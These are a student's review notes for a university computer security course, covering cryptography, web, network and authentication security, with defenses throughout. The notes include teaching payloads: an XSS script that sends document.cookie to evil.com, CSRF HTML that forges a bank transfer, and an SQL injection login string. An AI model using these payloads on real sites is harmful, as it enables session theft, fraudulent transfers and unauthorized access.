EECS 388 Computer Security Final Review Notes

Adrian Stoll, 21 April 2017

TODO:
-bin exp, side channels, TLS handshake

Threat Modeling:
-what assets are you trying to protect?
-who is your adversary, what are their capabilities, what do they want?
-what is cost of breach, how likely is it?
=> what attacks could adversary carry out?
=> what countermeasures would prevent attacks?
-how expensive are countermeasures? are they worth it?

Confidentiality - message contents are secret
Anonymity - you identity is secret

Computer Security vs Engineering
-protect against malicious adversaries not just random mistakes.

Adversaries
-Attackers look for weakest link, identify false assumptions, think outside the box (not just the happy case)
-not all countermeasures are technical
Eve - eavesdropper are pass and listen to message going by
Mallory - mitm is active and can modify, block, replay traffic

CRYPTOGRAPHY

Kerckhoff's Principle
-security of a cryptosystem should only depend on the secrecy of the key, not of the algorithms involved
-Why: if algorithms are discovered by attack (say attacker captures your enigma machine or reverse engineers your software), you do not want to be screwed.
-algorithms can be open => share with other people, more eyes => more scrutiny => problems found and fixed faster
-beware of "snake oil" crypto

MAC - message authentication code
Goal: provide **integrity - ie: messages cannot be modified without Alice or Bob noticing**
-threats: DON'T TRUST THE NETWORK, someone could modify messages in transit of try to forge their own
-no way to prevent any modification from occuring => best to hope for is that modifications are noticed

Canonical MAC
-Alice and Bob have preshared secret key
-Alice wants to send message m to Bob
-Alice computes t = MAC(m, k) and sends (m, t) to Bob
-Bob receives (m', t') and and compares MAC(m', k) with t'
    -if MAC(m', k) != t' then Bob knows something went wrong
-Desired property: Mallory cannot find (m', t') != (m, t) such that MAC(m', k) = t' without knowledge of the key
-note: Mallory can still save valid (message, tag) pairs and replay them → solution: give messages timestamps or sequence numbers (problem with sequence numbers is that they require state)
-still no way of preventing Mallory from blocking/dropping messages

Random Functions and PRF
-random functions: consider the set of functions S = {f | f:{0,1}^n → {0,1}^m}. If you pick f uniformly at random from S, then f(x) has an equal chance of being anything and f(x) and f(y) are independent of each other for x != y.

-idea: have mac where key k specifies a random function to use
-without knowing k, MAC(m, k) is equally likely to be anything and and MAC(m, k) gives no information about what MAC(m', k) is
-problem: need |S| = m*2^n bits (ie: store random function evaluated at each point) for key

Solution: **PRF - pseudorandom function**
-PRF F: {0,1}^n X {0,1}^n -> {0, 1}^n
-F takes message and key and produces "pseudorandom output."
Goal:
-pick k at random and pick a random function U at random
-give adversary oracle access to either a $f_k(m) = F(m, k)$ or U(m)
-adversary can query oracle polynomially many times and guesses which function she has access to
-if not adversary has better than ~50% success, then that means adversaries cannot tell f_k apart from function chosen at random
=> use PRF as MAC (or use HMAC)

Hashes
-takes arbitrarily long input and outputs message digest
-MD5 and sha1 => broken, use sha256

Desired properties:
-collision resistance: should be hard to find x != y such that f(x) = f(y)
-second preimage resistance given fixed x, should be hard to find x' != x such that f(x) = f(x')

-finding collision reduces to finding second preimage
-preimage resistance: given y find x such that f(x) = y

Merkle Damgard
-given collision resistant compression function h (output is smaller than input), we can construct collision resistant hash function H as follows:
Input: m = $m_1||m_2 \ldots || m_n$
-pad message to multiple of block length
-z_0 = fixed IV (initialization vector)
-$z_i = h(z_{i-1}||m_i)$ for $1 \leq i \leq n$
-output $h(z_n$ || original message length)

Pros: can read in message as a stream without knowing length ahead of time
Cons:

Length Extension - why hash(key || message) is an insecure MAC
Given h = hash(k || m) can compute h' = hash(k || pad(m) || m') by applying Merkle Damgard starting with z = h.

TODO: example for MD5 from project 1

Remediation:
HMAC-SHA256(m, k) = sha256(k xor c1 || sha256(k xor c2 || m))
Use HMAC or a block cipher as PRF

One time pad
-xor message with randomly chosen key of same length
-information theoretic security
-problems
    -key is as long as message
    -randomness is hard to get
    -OTP is called one time for a reason
        -c1 = m1 xor k, c2 = m2 xor k
            => c1 xor c2 = m1 xor m2
        -use crib dragging to find m1 and m2

Randomness
-security of MAC + ciphers based on assumption or random keys
-philosophy question: is the universe deterministic?
-sources of randomness: time between keystrokes, arrival of packets, mouse location, hard drive access times (use low order bits for each), hardware based chip, film bubbles in lava lamps

-problems: embedded devices do not have most of these, cloned vms all start in same state => very entropy poor
-/dev/random blocks until it collects enough randomness
-/dev/urandom never blocks => might not have enough randomness
ex: embedded devices generate RSA keys on startup before they have enough randomness so some generate same keys. If public keys ($N1 = pq_1$, e_1) and ($N2 = pq_2$, e_2) have same factor can use gcd(N1, N2) to factor.

Pseudorandom Generator
-idea: take small amount of true randomness and stretch it out
-pick truly random seed s and use it as initial state
-next_state, output = G(current_state)
-iteratively apply PRG to state to get output bits and next state
-seed + internal state must be large enough that PRG does not repeat states
-PRG security game:
    -pick random seed s and generate "real random stream"
    -flip coin
    -give adversary access to either the "real" random stream or the generated one
    -adversary tries to guess which one she is given
    -PRG is secure if no adversary can feasibly tell the difference (ie: predict answer with better than ~50% accuracy)

Stream cipher
-like one time pad except pad is generated by PRG instead of being truly random
-PRG seed is the key => solve key length problem
-still has OTP repeated key problem

example counter mode:
Take PRF F(m, k)
-output $f_k(0) \,||\, f_k(1) \,||$ …. as pseudorandom stream

Confidentiality - adversary learns nothing he did not already know by seeing the ciphertext
-deterministic cipher = bad. Same message gets encrypted to same ciphertext each time. Have to change key for each message ex: OTP

Caesar Cipher
-$c_i = (m_i + k) \bmod 26$
-subtract key to decrypt
-does not hide letter frequencies, only 26 possible shifts to try

Vigenere
-use different shifts for different characters => even out letter frequencies

-$c_i = (m_i + k_{i \bmod len(k)}) \bmod 26$
-problem: if key is shorter than message, then key wraps around and sequence of shifts repeats

Kasiski Method

-for long messages, same word can line up with same part of key => same ciphertext
-look for these repeated strings => difference in position between them is a multiple of key length
-once key length in known you can split ciphertext up into multiple caesar ciphers

Block Ciphers

-PRP - a bijective (ie: invertible) PRF
    -need invertibility so that we can decrypt

Block Cipher Modes

-PRP's have fixed input size
-Q: how to extend to variable length inputs?

Padding

-many modes require message length to be multiple of block length
-there should be no ambiguity when removing padding => padding with 0s is bad
-pad with 100 …. 0
    -to remove padding look for last 1 and remove it and everything afterward
-pad with the byte `block length - (message length % block length)`
    -if message already multiple of block length an extra block that is just padding is added
    -to remove look at last byte ie tells you how much padding there is

-Given message $m = m_1||m_2|| \ldots. || m_n$ and PRP f_k

ECB - electronic code book
-pad message
-$c_i = f_k(m_i)$
-INSECURE
-if blocks in message repeat, the same blocks in ciphertext repeat

CBC - cipher block chaining
-pad message
-c_0 = random iv block
-$c_i = f_k(m_i \text{ xor } c_{i-1})$
-if same message is encrypted twice with the same iv, then the ciphertexts will be the same => iv must be randomly chosen each time
-encryption is sequential, decryption can be parallelized

Padding Oracle Attack

-if server decrypts in CBC mode before checking MAC bad stuff can happen
    -encryption: $c_0 = iv$, $c_i = f_k(c_{i-1} \text{ xor } m_i)$

-decryption: $m'_i = f_k^{-1}(c_i)$ xor c_{i-1}
-two possible errors server could return:
-bad padding or authentication failure
-even if server does not explicitly say which, can still tell via timing
-we can made predictable changes to what gets decrypted by changing c_{i-1}

-if we know the last $0 \leq j < block\ size$ bytes $b_{l-j}b_{l-j+1}...b_l$ of the ith message block, we can find the b_{l-j-1} as follows:
-get rid of blocks c_k k > i so the ith block is the last
-for g in [0,256)
-replace c_{i-1} with $c_{i-1}' = c_{i-1}$ xor 0...0||g||$b_{l-j}b_{l-j+1}...b_l$ xor 0...0|| (j + 1)....(j + 1)
-query the oracle on ciphertext $c_0c_1...c_{j-2}c_{i-1}'c_i$
-the oracle will decrypt the ith block as
$m'_i = f_k^{-1}(c_i)$ xor $c_{i-1}' = m_i$ xor 0...0||g||$b_{l-j}b_{l-j+1}...b_l$ xor 0...0|| (j + 1)....(j + 1)
$= b_1b_2….||(b_{l-j-1}$ xor g xor (j + 1))||(j + 1) …(j + 1)
-this only is valid padding if and only if b_{l-j-1} == g
-if guess g is correct, the padding will be valid and the oracle returns a MAC error
-otherwise the padding will be invalid and the oracle will return a padding error
-repeating this procedure, we can recover the plaintext byte by byte
-worst case 256 queries per byte, avg 128 queries per byte of message
-O(N) queries to recover plaintext => feasible
-moral: use encrypt then MAC and verify before decryption. Also don't use CBC

CTR
-pick random nonce n_0 - number used once (nonce to prevent the two time pad problem ie: make cipher nondeterministic)
-$c_i = f_k(n_o + i)$ xor m_i
-Pros: parallel encryption and decryption, no padding necessary, can use PRF (inverting f_k is not necessary), encryption and decryption are the same operation => cheaper to implement in hardware
-USE THIS MODE!!!
-Caveat: nonces cannot be reused, block size must be large enough that counter does not repeat see birthday attack

Getting Confidentiality and Integrity
-encrypt and MAC is insecure because MAC tag leaks information about message
-MAC then encrypt is bad because of attacks like padding oracle
-encrypt then MAC
-check message authenticity before decrypting
-use separate keys for MAC and cipher
-to generate 2 keys from one, use a PRG
-AEAD - Authenticated Encryption and Associated Data
-provides encryption and authentication of data
-AES Galois Counter Mode

TODO: birthday attack

Diffie Hellman (public key crypto)

-problem with block/stream ciphers: need to agree on key ahead of time

-what if you want to talk to someone on the other side of the world you have never met?

-discrete log problem:

-let p be a prime, then $Z_p^* = \{1, 2, \ldots, p - 1\}$ is a group

-given $y = g^x \bmod p$ find x

-this is a hard problem if p and g are chosen properly and are sufficiently large

(chosen properly means p is a safe prime, g generates large order subgroup …)

-note: computing y from g, x, and p is easy

Diffie Hellman Key Exchange

-Alice and Bob agree on public parameters p and g

-Alice picks random a and computes $A = g^a \bmod p$

-Bob picks random b and computes $B = g^b \bmod p$

-Alice sends A to Bob and Bob sends B to Alice

-NOTE: because the discrete log problem is hard eve cannot recover a from $g^a \bmod p$ (same for b)


-Alice computes $k = B^a \bmod p = g^{ab} \bmod p$

-Bob computes $k = A^b \bmod p = g^{ba} \bmod p = g^{ab} \bmod p$ (THE SAME KEY AS ALICE COMPUTES)

-Alice and Bob can use k to seed a PRG to generate encryption and MAC keys

Man In The Middle

-DH protects against eavesdroppers, but what about active attacks?



-Everything looks fine to Alice and Bob

-they establish valid shared keys BUT the keys are shared with Mallory!

-Mallory can forward messages between Alice and Bob while eavesdropping

-Mallory can modify, inject, or delete messages

Public Key Crypto

-problem with symmetric key crypto: need to have keys for each pair of people who might want to communicate => $O(n^2)$ keys. What if n = size of the internet?
-asymmetric crypto: different keys used for encryption/verification and decryption/signing
    -publish encryption key so people can send you stuff
    -keep decryption/signing key secret
    -should not be feasible to derive private key from public one
    -n people only need O(n) keys

Signatures
-signature = Sign(Private key, message)
-message ok? = Verify(Public key, message, signature)
-without private key generating a valid signature should be hard
(public key version of a MAC)

Certificates
-signatures solve the MITM problem - just sign what you send and verify what you receive during key negotiation
-problem: this works for setting up "session keys" but you still have to exchange public keys in order to be able to verify signatures
-solution: have trusted third party sign public keys so people know they are getting the right one
    -this is called a certificate authority
        -problem: have to trust the CA

RSA
-pick prime p and q
-let n = p*q
-pick e such that $gcd(e, \Phi(n)) = 1$ (ie: e has an inverse modulo phi(n))
-let d = e^{-1} mod phi(n)
-public key = (n, e), private key = (n, d)
-encryption: c = m^e mod n
-decryption: m' = $c^d = m^{ed} = m^1 m^{k*phi(n)}$ = m mod n
-sign: s = m^d mod n
-verify: accept (m', s) iff s^e = m mod n [if m is valid $s^e = m^{de}$ = m mod n]
-security: finding phi(n) and thus d from n and e requires factoring n [which is supposedly to be hard]
Q: What can go wrong? A: lots of stuff
-if e is too small ex: e = 3, then encryption might not "wrap around" => can use normal cube root to decrypt
-

-RSA uses lots of modular exponentiations => slower than AES + sha
-solution: encrypt short AES key with RSA, then encrypt actual message with block cipher
    -for signatures sign has of message instead of message itself

Elliptic Key Crypto

-faster than RSA + shorter keys for "same security" => good for mobile + embedded devices
-factoring algorithms are improving => time to move away from RSA???

The Web

HTTP

-client makes connection with server

```
netcat adrianstoll.com 80
```

-sends request

```
GET /index.html HTTP/1.1 ← Request line
Host: adrianstoll.com ← Headers
Connection: close

<optional body (for POST requests where you send server data ex: image
upload)>
```

-server sends reply

```
HTTP/1.1 200 OK ← Status line
Content-Type: text/html ← Headers
Last-Modified: Sun, 22 Jan 2017 03:45:07 GMT
...
Date: Sat, 22 Apr 2017 01:28:47 GMT
Content-Length: 1545

<!doctype html> ← body
<html>
<head>
        <title>Adrian Stoll</title>
...
```

-http 1.0 connection closed after each request
-easy to implement https://github.com/AdrS/HTTP1.1
GET - fetch webpage pointed to by url
POST - send data to server
HEAD - asks servers to returns headers only (no body)

Cookies

-HTTP is stateless (state not needed if you are just fetching a directory of people's phone numbers at CERN, if server has state bad things happen when server crashes)
-people what state ex: ecommerce shopping cart + logins
-cookie - key=value pair that browser stores on behalf of server
    -browser sends cookie as part of any future request to server
-third party cookie - when site has third party content (ex: ads) embedded in it, browser sends cookies along with request => lets ad networks track you

Same Origin Policy

-don't want X.com to be able to mess with cookies from paypal.com
-don't want script from one site to mess with pages from another
-want to make CSRF hard
-same origin if domain, port, and protocol match
    -why same port?
        ex: admin runs server webserver on port 80
        -unprivileged user with account on server opens their own server on port 8888
    -why same protocol?
        -Some cookies ex: login cookies are marked so they are only sent over https
        -if a page loaded over http with malicious javascript injected into it has access to pages loaded over https, then the injected content could steal session cookies
-you're allowed to embed content from different origins

```
<img src="gifs.com/somegif.gif" />
<script src="https://code.jquery.com/jquery-3.2.1.min.js" />
```

        -script can access contents of page that includes it (but not other origins)
        -if I include jQuery in my site it can access my site but not jquery.com
-you're not allowed read data from different origins via JavaScript
    -ie: cannot use ajax to access pages from other origins
-Q: what if I want to content from another domain that needs to still have access to that domain?
ex: ads
A: iframe
    -embed one web page inside another
    -pages (and their scripts and cookies) are separated from each other

CSRF

-websites have urls like: www.paypal.com/transfer?from=Alice&to=Bob&amount=25
-server checks cookie for request to make sure request came from Alice
-Q: everything safe? A: no
-mallory sends email with html to Alice

```
<html>
<body>
    <h1>Blah blah blah</h1>
    <img src="www.paypal.com/transfer?from=Alice&to=Mallory&amount=1000" />
    <!-- use css to hide image or set height/width to 1px →
    ...
```

-when Alice opens email, browser sees image and automatically try to GET it
-if Alice is logged into bank, browser will sends in her cookies and request will go through
-similar idea with POST requests

```
    <form method="post" action="www.paypal.com/transfer">
        <input type="hidden" name="from" value="Alice" />
        <input type="hidden" name="to" value="Mallory" />
```

```
            <!-- note: inputs are hidden so Alice notices nothing -->
            ...
            <input type="submit" value="click here to blah blah" />
      ...
```

Solution:
-CSRF tokens - add randomly generated token to all forms or links
-Mallory cannot forge requests without knowledge of token

XSS
-most websites display user content ex: facebook post

```
<html>
    <body>
        <?php echo '<p>' + $user + ' says: ' + $message +  '</p>'; ?>
...
```

-Q: what if user enters JavaScript?
-evil user posts:

```
<script>document.location = 'http://evil.com/' + document.cookie;</script>
```

-people who view evil user's post see:

```
<p>Evil user says: <script>document.location = 'http://evil.com/' +
document.cookie;</script></p>
```

-because javascript gets executed in the context of facebook, it has access to all cookies and can steal them
-solution: escape all special characters
-problem:
    -some websites (ex: piazza) want to allow people to enter some html ex: links, headers
    -can try to filter out all html tags except for sage ones
        -problem: easy to make mistake in filter or forget to add something to blacklist
            -ex: Sammy Myspace worm https://samy.pl/popular/tech.html
            -use whitelist instead of blacklist or JUST ESCAPE EVERYTHING

SQL Injection

```
username = request['username'];
password = request['password]'];
query = "SELECT * FROM users WHERE username='" + username + "' AND
password='" + password + "';";
execute(query)
```

What if I enter username="victim" and password=" ' OR ''='"?

```
SELECT * FROM users WHERE username='victim' AND password=' ' OR ''='';
```

-application mixes code and user data => user can trick app into executing any command
-defense:
    -sanitise inputs ie: filter out special characters

-Q: what if you miss some?

-better idea: use prepared statements (user input gets escaped for you)

Certificates

-Server signs messages with public key, but how do you know public key is actually from the right website?

-Certificate Authority


-it's public keys are shipped in browser and OS

-web admin proves to CA that he controls a domain and gives tCA his public key

-CA sends back certificate (ie: a signature for someone else's public key)

-cert includes website's domain, website's public key, expiration date

-cert is signed by CA



-certificate chains

-changing the public keys is browser + os is hard

=> don't want to expose root CA signing key

-the more a key is used the more likely it will be compromised

-lots of bureaucracy

=> have top level CA delegate to mid level ones


-if mid level CA loses private key it's not the end of the world

-Root CA signs mid level CA's public key, mid level CA signs websites public key
-domain validation - CA verifies that person has control over domain
-extended validation - CA checks that domain actually owned by a legitimate company
ie: paypal.com owned by PayPal Inc, vs paypal-support.com owned by ???

TLS

-wraps application layer in encrypted and authenticated tunnel
-TLS + http → https
-typically server authenticates to user view TLS then user authenticates with login cookie or with password

Threats: eavesdroppers, active attacks
-DON'T TRUST NETWORK
-sketchy free wifi, NSA wiretaps on Internet backbone, Comcast injecting ads, Verizon supercookie
-any router between client and server could try to eavesdrop on or modify traffic (ie: drop, replay, inject, modify packets)
-if client or server compromised, you're screwed and TLS cannot help



----client hello - says what cipher suites client supports------->
←----server hello - says what cipher suite the server wants to use + includes server cert--
Client checks that server cert is valid
-------client picks symetric key and encrypts with server public key and sends to server→

Forward Secrecy

-in some forms of key exchange client picks random number to use for key generation and sends it to server encrypted with the server's public key
-problem: if the server's private key is compromised in the future, and attack who saved logs of only communications could go back and find all session keys

-solution:
    -use Diffie Hellman to agree on session key
    -if server private keys is later compromised, session keys are still safe

HTTPS
-http over tls
-mixed content - when page served over https loads resources over http
    -image over http = kind of ok??
    -javascript over http = NOT OK
-lots of implementation flaws: ex: Heartbleed
-CAs make mistakes

SSL Strip
-user goes to http://amazon.com
-MITM intercepts reply and replaces links of the form "https://" with "http://"
-if site tries to redirect to https version (for login), MITM can make request on user's behalf and relay data back and forth so user continues using http and MITM can continue watching unencrypted traffic

HSTS - http strict transport security
-website sends header that tells browser to only visit site over https in the future

HSTS Preloading
-problem: until user visits site, browser does not know that all requests should be over https
-solution: ship list of sites using HSTS with browser

UI Based Attacks
-put fake popups in site that look like they are from another application
-register domain paypay.com.hfasjfhsldkjdfhlsdakf.net and hope user only looks at beginning

Internet
-layers of protocols each encapsulating the next
-Ethernet(IP(TCP(TLS(HTTP(actual application data)))))
-can change one layer without having to worry about others

Ethernet (physical layer)
-each host has a MAC (media access control address)
-MAC addresses are supposed to be unique to each machine, but you can change them in software

IP - internet protocol
-network layer - handles routing of packets
-IP packet includes source, destination address, and data


-not guarantee of delivery, packets can get lost or duplicated
-attackers can spoof IP addresses
BGP - border gateway protocol
-autonomous system -
-BGP - routers tell other routers what IP address ranges they are near

UDP
-unreliable wrapper over IP
-connectionless
-a machine typically has one IP, but many applications running
-how to tell which packets should go to which application?
-have source and destination port that identify which application on the machine the packet is to or from

Reflection Attacks
-attacker might have limited attack bandwidth (for DOS)
-there are lots of UDP based protocols where replies can be larger than requests ex: NTP
-attacker sends request with spoofed src ip
-server sends reply to victim's IP
=> larger replay => bandwidth amplification
-victim sees IPs of random servers on the Internet, not the attacker's IP
-spoofed request IP => random servers do not see attackers IP

TCP - transmission control protocol (transport layer)
-transport layer - provides reliable transport
-has the idea of a connection
-gives packets sequence numbers to detect duplicates, reordering, dropped packets
-if packet is lost, retransmits
-has flow/congestion control ie: detects how many packets the network can handle at once
Three Way Handshake
SYN →
←- SYN ACK
ACK→
Data→
← Acknowledgement of data [if no acknowledgement received data sent again]
…
FIN (means: I want to end connection)→
← FIN ACK
← other side sends last of its data
← FIN
FIN ACK→
-spoofing IPs for TCP is hard because of the Three way handshake

DNS - domain name system
-phone book for the internet
-converts between human readable domain names and IP addresses
-tree like hierarchy



-name server for each domain can delegate subdomains to others
-each level caches information so minimize requests to higher up levels
-client look in DNS cache, then client asks local DNS server, … and works way up tree until answer found

Kaminsky Attack
-DNS uses UDP and UDP is connectionless
-Q: when a DNS reply is received, how do you tell which query it is a reply for?
-A: answer give each query a 16-bit transaction id
-16-bits is not that much => attack sends lots of spoofed replies
    -eventually attacker will get luck and send reply with correct id before DNS server does
    -when you connect to IP attack gave you, attacker is MITM
-solution: randomize the src port

NAT Translation
-not enough IPv4 addresses to go around :(
-router looks at packets from local network and records local ip address + port
-router replaces ip with it's own and source port with one it is not using and sends out to Internet
-when router receives packet it looks up dest port in its NAT translation table to find what host + port on the local network to send the packet too

ARP - address resolution protocol
-converts IP addresses to MAC addresses (which is what ethernet uses)
-computer broadcasts (ie: sends to everyone on the network) "who has <some ip>"
-the computer with the given ip responds with "<my ip> is at <my mac>"
-computers have a table to cache IP to MAC translations
-optimization: if you see an arp reply update your table (even if you did not make the request)

ARP Spoofing

-attacker sends fake arp replies telling all the hosts on the network that it has the router's IP address
-now all traffic gets sent to the attacker instead of the router => attacker can carry out MITM
-defenses: hardcode arp table, software to monitor for arp spoofing (ex: one MAC corresponds to suspiciously high number of IPs)

DHCP - dynamic host configuration protocol
-client uses it to find out address of network gateway
-dhcp server tells client what IP address to use => no more static IPs!!

Authenticating Users
-something you know - password, pin, mother's maiden name
-something you have - credit card, phone
-something you are - fingerprints + biometrics

Passwords
-problems:
-often too predictable <name><year of birth>, letmein
-reuse: you use same password on multiple sites, linkedin gets hacked => not your gmail is hacked too
    -if you require uses to change passwords all the time, they will just use weaker passwords or write them down on sticky notes
-phishing
    -solution: safe browsing + blacklist??
-brute force
    -solution:
        -limit guesses (ex: phone pin)
        -captcha + rate limiting for website

Hashing
-Q: how to check user password without having to store password?
-A: hashing. Hash entered password and compare with stored hash.
    -if password database is stolen attackers have to crack hashes before they can try using passwords on other sites
-Q: what if I store hash(password)?
-A: attacker can guess which passwords are the common ones by looking for repeated hashes
-attacker can generate hashes of common passwords ahead of time to speed up cracking

Rainbow Table
TODO

Salting
-store random salt + hash(password + salt)
-now attacker has to create rainbow table for each salt => not worth it
-problem: if user password is weak, attacker can still crack hash

-solution: make hash function really expensive to compute
    -making the user wait 1 second while hash is checked is not inconvenient for them, but dramatically slows down brute force attacks
    -USE BCRYPT - designed to be slow and hard to parallelize

Two Factor

-people choose bad passwords => should have multiple authentication factors (defense in depth)
-SMS
    -when logging in, site texts you code to enter
    -pros: most people have phones
    -cons: SMS does not have security built in + just an excuse companies use to get your phone number, Beyster has bad cell reception
-TOTP - time based one time password
    -user has authenticator app
    -both app and server share key to a MAC
    -one time code is MAC(current time rounded to nearest 30 seconds)
        -typically codes within a 1-2 minute window are valid
    -cons: shared key can be stolen, must have synchronized clocks
-HOTP - HMAC-based one-time password
    -like TOTP except a counter is used instead of the current time
-Public Key Signatures
    -server stores your public key (better than storing symmetric key)
    -you sign something to prove how you are to server

Network Scanning

-send syns to host
    -if host has port open you will receive a syn ack
-use nmap for scanning local networks
-use zmap for scanning the Internet

Tor

-client picks path random through tor network
    -client adds layers of encryption using each node's public key
    -each node knows previous node and next node's address
    -guard node - first node in chain
    -exit node - last node in chain
-idea: as long one node in the chain is trustworth you get anonymity
-problems:
    -traffic analysis - nation state sees everything entering and and exiting tor network and correlates sources and destinations based on timing
    -malicious exit node can modify unencrypted traffic

App Security

-no app is completely secure => should have protections if app gets exploited
-Access Control List -says who has permission to access which resources ex: unix file permissions
-chroot - runs program using specific directory as root
    - make mostly empty directory with bare minimum necessary to run a server
    - run server there using chroot => it does not know about rest of filesystem
-containers - virtualize system calls, docker => enforce quota
-sandbox - application in sandbox have restricted capabilities ex: mobile sandbox keeps unauthorized apps from accessing microphone
-virtual machine - run os on virtual hardware

Steganography
-hide messages
-lsb encoding
Watermarking
-add marks that are detectable and hard to remove